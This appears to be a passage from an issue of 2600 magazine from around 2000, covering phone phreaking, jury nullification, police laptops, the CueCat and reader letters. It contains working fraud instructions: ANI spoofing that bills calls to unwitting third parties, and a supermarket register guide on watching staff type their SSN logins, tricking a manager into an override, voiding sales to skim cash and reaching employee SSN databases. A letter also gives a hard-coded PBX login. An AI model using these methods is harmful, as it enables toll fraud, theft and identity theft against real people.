The number 1-800-673-7286 will connect you to an AT&T operator. They can place collect, calling card, third number, person-to-person, and credit card calls. On to the fun part. If your local TSPS operator doesn't pass ANI on to 800 numbers, have her dial 800-673-7286. You will get "AT&T, may I have the number you're calling from please?" You can give her any phone number you want and they'll put that down as the number you're calling from. The possibilities here are endless. Spoofing ANI is a good one though. Tell the AT&T operator you're visually impaired and need assistance in dialing an 800 number. You can't call any old 800 number, only 800 numbers owned by AT&T or on the AT&T network, otherwise you'll get an error message. However, some 800 numbers you can call through 800-673-7286 are TTY relay operators, and since your ANI shows up as whatever you gave the AT&T operator any calls you make through the TTY relay service get billed to that number. Another 800 number you can have AT&T dial is 1-800-BELLSOUTH (1-800-235-5768). Once you're connected, press 0. When you get the Bellsouth operator, say you want to place a call to any number you wish. When they ask how you want to bill your call say "to the number I'm speaking from." Bellsouth will bill the call to the number you gave the AT&T



operator.

More fun with AT&T is the "710 trick." Op divert to 800-673-7286 and tell her you're calling from any number in the 710 area code and want to bill the call collect. The party you're calling won't be billed for the call because 710 is a government area code and is not listed in AT&T's database so there are no rates for the collect call. It won't show up on the called party's bill or anything.

A few problems with these tricks - sometimes local operators don't want to dial 800 numbers and sometimes AT&T's 1-800-OPERATOR operator won't want to dial 800 numbers. Just tell them you're visually impaired and they shouldn't give you any trouble. If they do, just ask to speak to their supervisor.

If you are unable to reach an operator by dialing 0 in your area or if you live in Pacbell land where they won't dial an 800 number if your life depended on it try dialing 10-15-483-0 if you live on the west coast and 10-16-963-0 if you live on the east coast. This will get you a Verizon Long Distance operator, she will be glad to dial any 800 number for you.

Call Forwarding Services


Yac.com offers a service that allows you to set up a call forwarding number in England. You simply dial the number in England and it forwards to almost any number in the world you want. This is good for not getting caught. If you have been exploiting Bellsouth, the people you're calling will probably get a lot of calls from Bellsouth or customers wanting to know why the caller's number is on the bill. If you take advantage of Yac.com, you can op divert and spoof your ANI over to 1-800-BELL-SOUTH, then call the number in England that forwards back to the person you're calling. So then when the customer gets his bill, he will not be willing to call England to find out who it is, and if he is you can just shut off the forwarding number at any time.

Pranking and Conferences

Remember, every time you're invited to an AT&T teleconference, feel free to spoof your ANI as the conference is probably fraudulent. And it's always fun to spoof your ANI when making prank calls to 800 SOS TACO or 800 TACO BELL.

I'm not promoting phone fraud - this is all for learning and educational purposes, and you take responsibility for your actions and how you use this information. Maybe Bell will finally get their act together because this problem is not new, and it can be fixed. Even TSPS operator buildings that can pass ANI II sometimes have back door numbers that will get you a local operator with an ANI-F (ANI FAIL) and the local op will have to ask you for your phone number and any number you give her will show up as the ANI when they place a call to an 800 number. I hope this article will make the phone companies more aware of their problems.

Greets: Lumikant, Liquid_Illusion, Optx :P, PhluX, Gizmo, cupcake, southie, dark_fairytale, bigb9000, pooly, lucid, #phreaks and #ph33r on irc.dal.net, guysjs, and last but most certainly not least, my loved one, Yari.



Jury Nullification and The Hacker

by Also Sprach Zarathustra

As you start reading this article, the first thought in many of your minds will be "Jury What?" If this is the case, don't feel bad. Likely a good 95 percent of the population has never heard of it either, and of the five percent who have, about half are busy trying to keep anyone else from finding out about it. Which leaves me as part of the roughly two percent trying to get the word out. So here it is, and shouts to the Fully Informed Jury Association for this data. I couldn't have done it without you.

What is Jury Nullification/Jury Veto?

Jury Nullification, also sometimes called Jury Veto, is the little known "third option" for a jury in a criminal case. In addition to convicting or acquitting on basis of evidence, the jury may choose to acquit a defendant on basis of their *conscience.* That's right, boys and girls, a jury can choose to acquit a defendant because they feel the law is wrong. This right is a fundamental part of the Constitution and the Bill of Rights, which states in three places (once in the Constitution proper and twice in the Bill of Rights), the jury's right to try both the evidence and the law. This right has also been supported in numerous Supreme Court rulings, as well as in lower courts.

History of Jury Nullification

The concept of a jury's ability to override the law goes back to the Magna Carta of 1215 in Britain, which was used by the nobles of the time to check King John's excesses. This power was reaffirmed in British common law in the case of William Penn in 1670. Penn was accused of preaching Quaker religious doctrine, at that time a criminal offense. His jurors voted to acquit, and four of them continued to do so even after being jailed and fined - held until the fines were paid. One of the jurors, Edward Bushell, took his case to court, and the English high court found for him, denying the state the right to harass or fine jurors for acquitting on basis of conscience.

In the New World, this subject was pivotal in bringing about the Revolutionary War. A journalist, John Peter Zenger, was put on trial for publishing disparaging articles about the Governor of New York Colony; Further, the judge informed the jurors that "The truth was no defense" in cases of libel! Defense Attorney Alexander Hamilton, however, informed the jury otherwise, citing the Bushell and Penn cases, and the jury acquitted in just over fifteen minutes. In retaliation, the British revoked the right to trial by jury in the colonies, starting a chain of events that culminated in the American Revolution.

This power of the jury was exercised fairly often through the late 18th and 19th century and, in fact, judges were required to inform juries of it until nearly the end of the 1800's. It began to fall into decline, however, shortly before the Civil War. Northern juries often chose to acquit in cases involving the Fugitive Slave law, and enraged Southerners started looking for a way to stem the tide. However, it took the weight of massive corporations (sound familiar?) to muzzle the courts and deny the knowledge of this right to juries. To help stop acquittal of labor leaders (going on strike being against the law at that time), a group of large corporate employers pressured the Supreme Court in Sparf and Hansen v. United States (1895) to a bitterly split decision. It was no longer grounds for a mistrial if judges failed to inform the jury of their right to nullify. Naturally, judges took this as free rein to go mum on the subject and, in recent years, the courts have gone further, falsely declaring to the jurors that they were to decide based solely on the facts, not on the justness of the law. Today, outside of a few states where it is still required by law to inform the jury of these rights, *no* judge or prosecutor will tell them and, more often than not, any defense attorney who mentions the subject will be stifled with threats of contempt of court.

Jury nullification of law was quite common during Prohibition, with or without the court's permission. Many people simply refused to convict of crimes that were not criminal. More recently, similar situations occur in Kentucky regarding marijuana law. However, outside of a couple of states (Maryland and one or two others - surf around, I'm sure you can find out which), there is no requirement to inform jurors of their true degree of power, and thus, it is rarely exercised.

But What Does It Mean To Me?

What this means is simple. Should you ever be put on trial for violating one of the extremely ill-considered laws on the books regarding computer offenses, try to educate your lawyer on this subject or find one knowledgeable about it. Most juries, given a chance, will not convict if they feel, deep down, that what you did wasn't wrong. And what's wrong with taking apart something just to see how it works? People do it to stereos, cars, bicycles, and everything else, so why not software? And if you're ever called for jury duty, remember this, and if the law is wrong, vote to acquit. During deliberations, inform your fellow jurors of their power. And while you're at it, visit www.fija.org, the homepage of the Fully Informed Juror Association, for further information, and free flyers.

Cop Proof Laptops

by Common Knowledge

Laptops are becoming the new wave of technology in police cars. These portable computers allow officers to receive and clear dispatched calls, run plates, check driver's licenses, communicate car to car, and sound a 911 alarm - all without even keying a mike on a radio. However, these systems have to be easy to use, rugged, and able to survive the daily use/abuse of cops. One of the newest to be used is the PCMobile by CYCOMM. This in-car computer can survive the toughest abuse anyone can hand out. It can survive a three foot drop onto concrete, the keyboard is waterproof, the computer housing is magnesium, and it can take temperatures from 32 to 140 degrees Fahrenheit. A built-in handle is also included.

On the technical side of the system, it is a Pentium 233MHz with two Type II or one Type III PCM-CIA interfaces, four serial ports, two parallel ports, a video port, and a PS/2 keyboard/mouse port. It's SoundBlaster compatible and can accommodate an external 3.5 inch floppy or CD-ROM drive. The 10.4 inch active matrix color display features an XGA graphics controller (2MB), a light sensor for automatic intensity adjustment, 18 bit color with 800x600 resolution and 256K colors, and a touch screen. The keyboard is an 88-key QWERTY layout with 12 function keys. It's backlit with a built-in solid state mouse and it comes with seven programmable function keys as standard with the option of 12 additional PF keys.

Other options include integrated CDPD modem and antenna, RF switch, vehicular and desktop docking stations, and universal AC/DC adapter. In the field, these systems have proven to hold up to a Category Two hurricane, which caused 50 million dollars in damage and loss.

On a different note, the keys for the PCMobile are spaced far enough apart for even a Secret Service agent to use. The backlit keyboard feature is also useful for working in the dark, and the screen adjusts its light levels for nearly every situation.


Radio Shack's Newest Giveaway

by canyoumatrix
canyoumatrix@yahoo.com

Everyone's favorite electronic superstore has a new toy for us to play with. Participating Radio Shacks are currently giving away a device called the ":CueCat" by Digital:Convergence (www.digitalconvergence.com). It's a bar code scanner that scans special slanted bar codes called ":Cues". It's a plastic cat shaped device that contains two optical sensors which are capable of scanning bar codes. The unit connects to Windows computers via wedging into the keyboard port (it plugs into your keyboard port and your keyboard plugs into it). You pass it over a :Cue or a standard bar code and software that runs in the background retrieves a URL from a database that matches bar code numbers with product web sites. If there is no web page associated with the UPC (Universal Product Code) that you scanned, a page opens up that allows you to tell the makers of the :CueCat what should be associated with that UPC.

The concept started as a way to scan in bar codes from the 2000 Radio Shack catalog and has been expanded to magazines, newspapers, and even cable shows, which use unique audio signals to bring up web pages from your TV.

When I got my first :CueCat, I refused to believe that it would work, or at least that it would work well. So I hooked it up, ran the software enclosed on a CD, and after a nice flash presentation and a restart I was ready to try it. Well, what to scan? I picked up a pack of Wrigley's gum that was next to my keyboard, swiped it, and presto, wrigleys.com. Amazing. Well, I still wasn't too impressed so I looked around for more bar codes. Scanning a Pepsi can brought up pepsi.com. Scanned my copy of Wired magazine, wired.com came up. I hope you're starting to get the picture. Wouldn't it be nice if all the long URL's in *2600* could just be scanned in instead of typed?



I recommend that everyone go to their local Radio Shack and pick up a few (they'll mail you one for the shipping cost if you don't live near a Radio Shack). Then go home and scan all your back issues of *2600* and make sure they add in the *2600* UPCs because at the current time, every magazine I've tried works with the exception of *2600*. Good luck scanning!

Statement required by 39 USC 3685 showing the ownership, management, and circulation of **2600 Magazine,** published quarterly (4 issues) for November 20, 2000. Annual subscription price $18.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.

6 Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single Issue nearest to filing date
A. Total No. Copies Printed	67,500	75,000
B. Paid and/or requested circulation		
1. Sales through dealers and carriers, street vendors and counter sales	62,518	68,705
2. Mail subscriptions	3901	5680
C. Total Paid and/or requested circulation	66,419	74,385
D. Free Distribution by mail (Samples, complimentary, and other free copies)	450	450
E. Free Distribution outside the mail. (Carriers of other means)	200	165
F. Total free distribution	650	615
G. Total distribution	67,069	75,000
H. Copies not distributed		
1. Office use, leftovers, spoiled	431	0
2. Returns from news agents	0	0
I. Total	67,500	75,000
Percent paid and/or requested circulation	98%	99%

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

Dissecting Shaw's Systems

by Sect0r F4ailure


To begin with, let me outline the systems I have encountered at Shaw's (the New England supermarket chain). As a cashier at one of their branches, I have learned some interesting things. Once in a while, the systems crash and I watch as they start up. This is what I have gathered: the Shaw's cash register is really nothing more than an old 486 running at 100 MHz. It has an AMIBIOS, but a special keyboard. It has an ethernet connection to a main server somewhere in the building, which is usually in a locked room. You might find this central machine in a closet in the break room. I have also encountered systems near this which are unlocked. They seem to be used for entering prices and/or modifying anything else that needs to be changed. In the Shaw's that I work at, there is one system running some flavor of UNIX (I don't have access to it usually and it would look suspicious if I started looking at it) and one machine running NT. The cash registers downstairs run DOS 6.something. Their ethernet connection to the main computer allows them to send out all of the bank card data to be verified and has the ability to update the food database. There is no Internet connection, only the Shaw's Intranet.

Cashier Machines

When you are at the checkout, you see what appears to be a cash register. What it is in all actuality is an old x86 system (see above). The keyboard has been modified so that all of the standard keys have been replaced with keys functioning as cashier-related items, with the exception of a numerical keypad. This keypad is used to code-enter PLUs or unscannable items. It can also be used to enter the amount of tender which the shopper hands over. In the back, there is the standard serial port setup, which includes a keyboard port. You can plug a 104-key keyboard into this and play around with it. Here are some keys of interest:

MGR - Manager override, required for higher functions such as voids. Located on the bottom right.
Code/PLU - used when an item is unscannable or if produce is bought. Bottom left.
Check tender - used when a person writes a check. Requires that a Shaw's card has been entered. Top middle.
Check 2 - same as above but doesn't require a Shaw's card.
Cash tender - self-explanatory.
Total - totals out the order and gives the final amount the customer owes.
Void - voids out either an entire order or a selected item. MGR authorization required.
EFT - used to activate comms between the little card scanner and the PC. Green.

There is also a Shaw's Charge button, which for all intents and purposes is like cash tender. There is a Scale button somewhere in the area of the tender buttons, which is used to weigh items that need to be code entered. If you see a black flip-book on the left-hand side of the keyboard, ignore it. It is being phased out and the keys on it are useless. Usually, if you look on top of the machine (between it and the platform which holds the monitor), there is a book which contains most of the PLU numbers for produce and cigarettes, as well as a selection of grocery items. It's used like this (after logging in): <#plu> <Code/PLU>. Or you can just scan an item. You can suspend the order by hitting suspend/recall on the bottom. In case you were wondering, you take out the last item with shift-backspace. Shift-tax exempt allows you to enter a tax exempt number, which removes the tax on the order. I don't know if this



will accept any old number, but as I remember it (and this is probably wrong), the tax exempt numbers are six digits long. But that requires that you be logged in, which is explained next.

Logging In

This requires one of the employee passwords. You don't necessarily want or even need to have a supervisor login immediately. They all get the same cash register screen. The login is the social security number of the employee. You then enter it into the login prompt and get the blue register screen, where you can proceed to hit Total and view the contents of the register drawer. To sign on once the SSN is entered, hit the sign on/off button on the right-hand side of the keyboard. Then you can play around with the PLU codes in the book - just keep in mind that if you tender an order that was never placed, the drawer comes up short when it is counted. Not to mention that without a manager override, you cannot take out anything more than the last item.

Another useful keyboard shortcut is shift-check tender. This prints out what is referred to as the check report. This is usually a long list containing many credit card numbers and information on checks processed. There is also a black book, usually located on the left-hand side of the machine, hidden from view. It contains bottle slips, coupons, and the receipts printed after each credit/debit order, amongst other things. The credit orders have the cardholder's signature on them as well as their entire credit card number. In my experience, the last terminal is in training mode and is used to teach the new cashiers how to use the system effectively. It is of relatively little use, as it has no orders processed in it unless the store gets really hectic.

Managerial Functions

Managers' SSN's can provide overrides. This is useful when a void needs to be done or something goes wrong with the tender. Usually you can just hit clear/cancel and the error will go away, leaving you where you started off. Keep in mind that self-authorization is against system policy, and so if you are using a manager's login for the register itself, you will not be able to do overrides with that same manager's SSN. You should obtain a standard cashier's SSN and log in with that. You might also be interested to know that you can void any amount you wish by entering the number (without a period - so $10.59 would become 1059), hitting void, manager, entering a manager's authorization, and pressing one of the departments (next to the numeric keypad). This means that the drawer will have more money in it than the system thinks it does. You can also enter an amount which an item may have cost then one of those department buttons, which is like scanning an item from there. I think there is a department limit of $100 on this type of entry, which can be overridden by a manager (<mgr> <auth> <enter>)

Logging Out

Hit SHIFT, enter the SSN you used to log in, and hit Log In/Out (this is close to the top right hand corner, and I may have the name of the button wrong from memory). Alternatively, you can hit Log In/Out, enter the proper SSN, and hit enter. You must use the same SSN to log out as you logged in as, or you will have to override it with a manager's SSN. One more thing to note: if the cashier is logged in at the time you try to log in, the system won't let you. Same is true vice-versa. Don't log in with someone's SSN and then have that person try to log in ten minutes later - they will call a manager, who will know immediately that something is wrong.

The other interesting manager function doesn't require you to be logged in at all. At the login prompt, simply hit MGR and enter any valid login - it doesn't necessarily have to be a manger's, surprisingly. This will print out a report on the printer which looks something like this:

```
Shaw's {store location} {phone number}
 ***Manager Function Menu***
Rev 4.00 SAN {a number} {date}
10 ACCOUNTABILITY REPORT
20 TOTAL DEPT SALES REPORT
21 OFFLINE DEPT SALES REPORT
25 TOTAL DEPT SALES RPT & RESETS
30 TERMINAL SALES NON-RESETTABLE
40 EGC AUTHORIZATION FAILURES RPT
41 EGC AUTH FAILURES RPT + EXIT
42 RECOVER EGC AUTH FAILURES
50 COMBINED UNRECOVERED ACCTBLTY
51 COMBINED UNRECOVERED DEPT SLS
52 COMBINED UNRECOVERED TERM SLS
53 INDIVID UNRECOVERED ACCTBLTY
54 INDIVID UNRECOV CASH/DEPT SLS
55 INDIVID UNRECOV CASHIER SALES
56 UNRECOV ACCTBLTY CASHIER LIST
57 UNRECOV CASH/DEPT CASHIER LST
58 UNRECOV CASH SLS CASHIER LIST
59 RESET UNRECOVERED ACCTBLTY
60 RESET UNRECOVERED DEPT SALES
61 RESET UNRECOV TERM/CASH SALES
62 FORCE RECOVERY OF TOTALS
63 RESET UNRECOVERED JOURNAL LOG
68 AUDIT REPORT
80 ITEM ADD/CHANGE
81 ITEM UPLOAD
82 CLEAR ITEM UPLOAD QUEUE
83 LIST ITEM UPLOAD QUEUE
90 MONITOR MODE
```

Now, most of that list is a total of sales and losses. You might want to check out what the status of this person's record is, but that is of less interest than what follows it. After the report is printed, you are given the option of entering one of the commands listed above. Maybe you want to make the $8 coffee free? Well, that would be stealing, but you get the idea. 90 is of interest because once in a while, the store puts you on a singles tray for a week and monitors your drawer. Basically an audit. Gee, looking at the list, numbers 68 and 90 pop out. Try printing those.

Go buy something small from a cashier. Take a look at your receipt. Their cashier number should be on it, usually a two digit number located at the bottom of the slip. Also, watch when people punch in and out - they use their employee PIN number to do so. This is usually five digits long and is displayed as they type it in. This can be used to get into the bottle room computer and the training computer, to name a couple of uses.

Gaining a Valid Login

This could prove more difficult. The easiest way to get this number is to watch as the employee signs on and off. This might be difficult to catch, though, as it only happens once in a while. Here is a trick you might be able to use to your advantage: the little card reader in front can be rebooted by pressing the 2 keys on opposite corners of the keypad simultaneously. When this happens, you will no longer be able to enter any credit or debit cards until the employee signs off and back on again. Now, keep in mind that they can enter a credit card by hand and cash doesn't need this little machine, so make sure they only see the debit card you brought, as they cannot enter that by hand. The employee will have to suspend the order and sign off, which requires a manager override. Also keep in mind that the employee can backspace out the last item, so make sure there are at least two items in your order. Watch carefully as the manager comes over and enters his SSN for the override, and then watch as the employee signs back on. They are usually very quick about signoffs and signons, so you'll have to watch closely.

Other Computers

There are two other computers which I feel are worth mentioning. There is one in the bottle room, used to enter bottle returns via a scanner or by touch-screen. This computer is not owned by Shaw's, and therefore it is not under their control as far as software is concerned. They rent it from another company. The computer runs Windows 3.11 in the background and is a joke to hack into. Alt-tab, ctrl-esc, ctrl-alt-del, or any other Windows keyboard shortcut will break out of the kiosk. You can then use file-run (most of the program groups have been deleted) to run any command on the computer. Useful commands: winfile, sol, winmine, command, control, etc, etc. You get the idea. Just a standard Windows 3.11 setup. It also has some interesting stuff in autoexec.bat which might be worth taking a look at. There is a database stored somewhere on the hard drive which contains every single employee's PIN number, and I think maybe (although not so sure on this one) their SSNs as well, including all the managers'. There is also a slow modem attached to the bottle computer which is used by the company who owns it to download the daily reports etc. The number may be marked on the phone jack this is attached to. The line is again not owned by Shaw's, so you won't be interrupting any company communications. In all the time I've been working at Shaw's, I have only seen this actively transmitting data once or twice.

There is also the training computer for new employees. Ask where the public bathrooms are from any employee - it is likely that this computer will be behind a closed door somewhere near this. As far as I can tell, it is running Windows 98 or NT. It has the standard Windows protection scheme. I haven't taken as close a look at this computer as I have the others, so I have no idea how to hack it or what security software they run. But it is relatively remote and concealed, and as long as there are no new employees being trained, you will probably not be interrupted while looking at it. There is a training program which certifies new cashiers. Every new trainee must pass this entire program before they are promoted. I can't remember whether it is the SSN or PIN that is used to log into this computer, but it is one of them. There is a database stored on this computer which contains all employee SSNs as well, so if you can hack it, you might be able to get this database. I am not sure whether or not this computer is connected to the main computer, but it seems likely. If you don't want to be interrupted while hacking a computer, this is the one to choose.

There is always the employee log. This is accessed through one of those black boxes mounted on the walls. Usually, there are three or four of them throughout the store. Find one which is in a low-traffic area and start playing around with it. The employee 5-digit PINs are used to punch in and out, although the machine will accept any number you give it. If you have a valid employee PIN, you can punch them in or out at your leisure, although they will no doubt notice this on their paycheck and ask about it. Records are kept in writing about when an employee comes in and leaves, so other than being a small bother, this has little effect. Look on the top of the machine. There are four long, gray buttons. The only one which I remember the function of offhand is the one on the far left. Hit this button, then enter an employee PIN. You will get a menu which allows you to recall the punch history, amongst other things. Play around with the other buttons on top to your liking.

Note that I do not condone hacking if you are going to steal money or cause problems with Shaw's systems. The employee whose SSN or PIN you use could get into a lot of trouble, or even fired, if you are not caught yourself. Don't steal money from the drawers. Don't be an idiot. Happy (and safe) hacking to you all!

continued from page 39

themselves. I think that hackers could be helped using this same campaign. By showing people that we are not dangerous and helping them in a world where we are seen as a threat, we can improve our public image.

Pestalinc

While the idea overall is a good one, we have to express some skepticism. How many parents want their kids to grow up to be "hot rodders?" While reaching out to people is always a good idea, we missed the part of history where people using public streets as raceways stopped being seen as a threat.

Dear *2600:*

This is in response to the question asked by kamal abbas in 17:3. He said that whenever he connected to the Internet, a black screen like DOS appeared with matrix system on the top, then his screen flipped horizontally. The only thing that causes this is the Sub 7 trojan virus. It comes equipped with a function called matrix that does just that. My suggestion to kamal would be to get a program like tripline or blackice and get that lamer's IP, then get cleaner or a similar trojan removing program and get it off before real damage can be done.

RevZer0

General Feedback

Dear *2600:*

In issue 17:2 of your magazine (I love the "Free Kevin" sign on the McDonald's billboard), Obitus gave instructions on how to build a simpler version of the Fuscia Box. Simply reading the first paragraph made me realize how useful this box could be in my home. I live with a younger brother who always kicks me off the Internet by picking up a phone on the extension that I'm using. I can't begin to tell you how annoying this can get.

So I set out to build the box and was immediately pleased. Now my brother throws a fit when he picks up his phone and doesn't get a dial tone. Building this box was definitely worth not being disconnected every five minutes!

I am a newbie to the hacker culture and a new reader to your magazine. I'm glad to finally get my hands on something besides an outdated text file for newcomers such as myself. The info on Biometrics got me some extra credit in debate class.

So thank you Obitus for aiding me in a constant 56K connection! And thank you *2600* for publishing the information and for the extra credit!

Manic Velocity
Salt Lake City, UT

Dear *2600:*

I just finishing Megatron's article in 17:3 with detailed instructions on how to "Build a Car Computer." Being an insurance agent I was appalled but highly amused at the notion of knowing other people actually do these things. The thought of 16-year-old Megatron's eyes looking 90 degrees away from the road onto his makeshift display browsing MP3's while speeding towards a red light at an intersection that I, my clients, or anyone on the *2600* staff might be crossing sends shivers up my spine. Granted, people keep laptops in their cars. I even do. But it is off and put away so I keep my attention on driving.

I hope Megatron's parents' auto insurance company's underwriting department doesn't know about the homemade "car computer" running in the passenger seat. For the time he invested in making the contraption he could have saved a little more and bought a $300 in-dash CD-deck that plays MP3's, CD-R's, and CD-RW's at Best Buy. At least his eyes would be facing the same direction as the road. He could revel in the adventure of installing it himself. I do admire his ingenuity and resourcefulness though. And to think cops are worried about people using *cell phones* while driving!

Viaticus

Dear *2600:*

When I got 17:3 I saw the number on the Motorola phone and was scratching my head. What does it mean? I dialed the number on my phone - no luck, it's not a phone number. So, I got to page 43 and there's the answer staring me right in the face! 3479379686 is the 32 bit number which is just another way of writing the IP address 207.99.30.230 which takes you to www.2600.com. Nice little trick!

KoDo

It's also somewhat symbolic since the cover represents what happened to one of our people during the Republican National Convention and the fact that information was being sent back to our website while it was happening.

Dear *2600:*

Regarding Bowman's letter in 17:3 and his comments on jamming police transmission equipment: are you suffering from cerebral necrosis? Let's see - interfering with public safety transmissions, jeopardizing public safety, endangering the lives of public safety officers. And let's say that you do succeed in jamming a transmission. What if that officer is responding to a 911 hangup to a house and the officer can't copy the address because he's being jammed? Congratulations, you just helped kill your mother who was having a heart attack and was able to call 911 but fell unconscious before she could say what was going on.

Law enforcement takes jamming of public safety radio transmissions *very* seriously. It's a federal offense, a state offense, and probably a local offense. You ain't Kevin, and I will shed no tears when your door is kicked in by guys in black body armor carrying MP-5's and you're led away in cuffs and leg irons.

Now that that is off my chest, to Court Jester regarding law enforcement mobile data terminals (MDT's), our old Motorola's are 386's running Windows 3.1. Most of the apps have been stripped out and you're probably running a text-mode data interface. When I was testing our (then new) systems many years ago I got a kick out of doing an Alt-Tab and flipping back to Program Manager. There's not a lot you can do with them as they are usually vendor-programmed.

True story: those stupid things were not Y2K compliant. So Motorola would "upgrade" them for a mere $300-400 *per unit*. We declined. Our dispatch computer downloads the system date and time whenever a user signs on. I wonder how much money Motorola made from that little fix.

And to *2600:* man, I really hope you can get a better judge in the DeCSS appeal. Kaplan was so obviously pre-bought by the industry that there was no chance of a fair trial. I'm amazed your change of venue requests were so blatantly ignored. *That* is one judge who if I were to meet on the street, the last thing I would call him is Your Honor. He surrendered that a long time ago.

HamAZ

Dear *2600:*

Just wanted to say that was a clever little Easter egg that you put on the cover of 17:3 - the one that related the cell phone on the cover with the program code on page 43. Also, I wonder how many people actually called it, thinking it was a telephone number. I'd also like to thank ASM_dood for writing that - it helped me passed my school's stupid "Bess the Net Watchdog."

Enzo

Dear *2600:*

I'm writing about the article in 17:3 ("Another Way to Defeat URL Filters") and I know of a website that makes the conversion easy for those who may not have a scientific calculator available at the time of need. The site is www.fichtner.net/tools/ip2dword. Enjoy!

TBOTe

Dear *2600:*

The Cortelco SR1000 PBX System has a hard-coded login and password in the logon.ro module. The username is "UNKNOWN" and the password is "UPSTAIRS". Once you're in, you can type "SHELL" and use debug to hex edit the module and change the username and password. This is the same PBX system that the military uses for in field communications. Interesting, I guess.

maldoror

Dear *2600:*

Just a comment on "The Making of a Pseudo-Felon." How would you like it if one day you open a phone bill coming up to 5k? Not a nice surprise. But that's what Mr. Ranney might have done to someone with what he knew. I am not saying that it was not distorted in the long run. But what he did was wrong and he should be punished. The laws not only protect the company but the people who use their services. He could have done major damage to people. 17 to 30 bucks may not seem like much, but 17,000 to 30,000 does.

What I am saying is he did the crime, he should do the time.

Stark

But is prison time the only valid form of punishment there is?

Dear *2600:*

In 17:3, "Another way to defeat URL Filters" describes a method for converting dotted quad URL addresses into decimal integers. The method describes converting the quads into binary, concatenating the binary octets, and then converting the result back into a base 10 integer. It might be simpler just to work with the decimal components of the dotted quad. One just multiplies the first quad by 256 cubed, second quad by 256 squared, third quad by 256, and fourth quad by 1, and then sums the results. One could convert 207.99.30.230 into an integer thusly: integer url = (207*256^3) +(99*256^2) + (30*256) + 230 or http://3479379686/.

Phil

The Politics of Change

Dear *2600:*

There are examples that over the last 18 months have made me believe there is no common sense in our government anymore and, being an election year and being over 18 (finally), I can do something about it. I kind of feel like a vote for Nader is a vote against the system and will hopefully help third parties in the future. (By the way, I support Nader's lawsuit against the debate commission. That's a decent reason to use our legal system.)

BATTERY

While the mainstream may continue to not take third party candidates seriously, 2000 will go down in history as a year where at least one really did make a difference. Close to three million people voted for Nader which is bound to be causing some degree of concern within corporate America. Not to mention the fact that the recent shenanigans in Florida would likely never have occurred had Nader not been around. This resulted in the entire electoral process being scrutinized which had always been one of the goals of the Nader campaign.

Dear *2600:*

Thank you for your article mentioning the Independent Media Center. I had a chance to see their movie about the WTO shutdown in Seattle and was shocked by *how* slanted the mainstream media's reports were. TV reporters denied that cops were using rubber bullets while we saw footage of cops shooting rubber bullets into crowds. The police chief said his forces behaved with "restraint" while we saw cops spraying gas into the eyes and faces of demonstrators. The really shameful images, like cops tearing gas masks off the faces of protesters, and unbelievable measures, like the banning of the sale of masks in Seattle, were probably never publicized. There is a great machine to legally and discreetly censor this sort of successful and meaningful dissent - the kind of dissent 2600 thrives on. Keep up the good work.

philippe

We must thank the great machine for showing us how it all ties together.

Dear *2600:*

With all of the doom and gloom in the world, it was nice to enjoy an extended laugh from November's election. I really enjoyed the bark being stripped from our "democracy" to reveal the bullshit that lies beneath. I think it's hilarious that we trust punch card technology from the 1950's with a tabulation error rate of 2-5 percent to decide an election where the difference between the top two candidates is far less than one percent. Where I live (Columbus, OH), they have an easy to read light board where it's impossible to vote for two people, a red LED flashes next to the issue or office, and once a candidate is pressed, the LED lights up by the candidate. If you press another candidate, nothing will happen unless you turn off the original choice.

An intelligent history professor-type pundit on a late night political show was also complaining about the dated punch card system. What he proposed had me laughing and would have had others amazed at how ignorant those in charge are. This pundit actually proposed that all votes be logged into a central server, no counting needed. *Ugh,* that's worse than having manually punched cards. Could you imagine the security problems? I just hope that some reform gets passed, as long as it's nothing that involves the n-word (network).

chrisbid

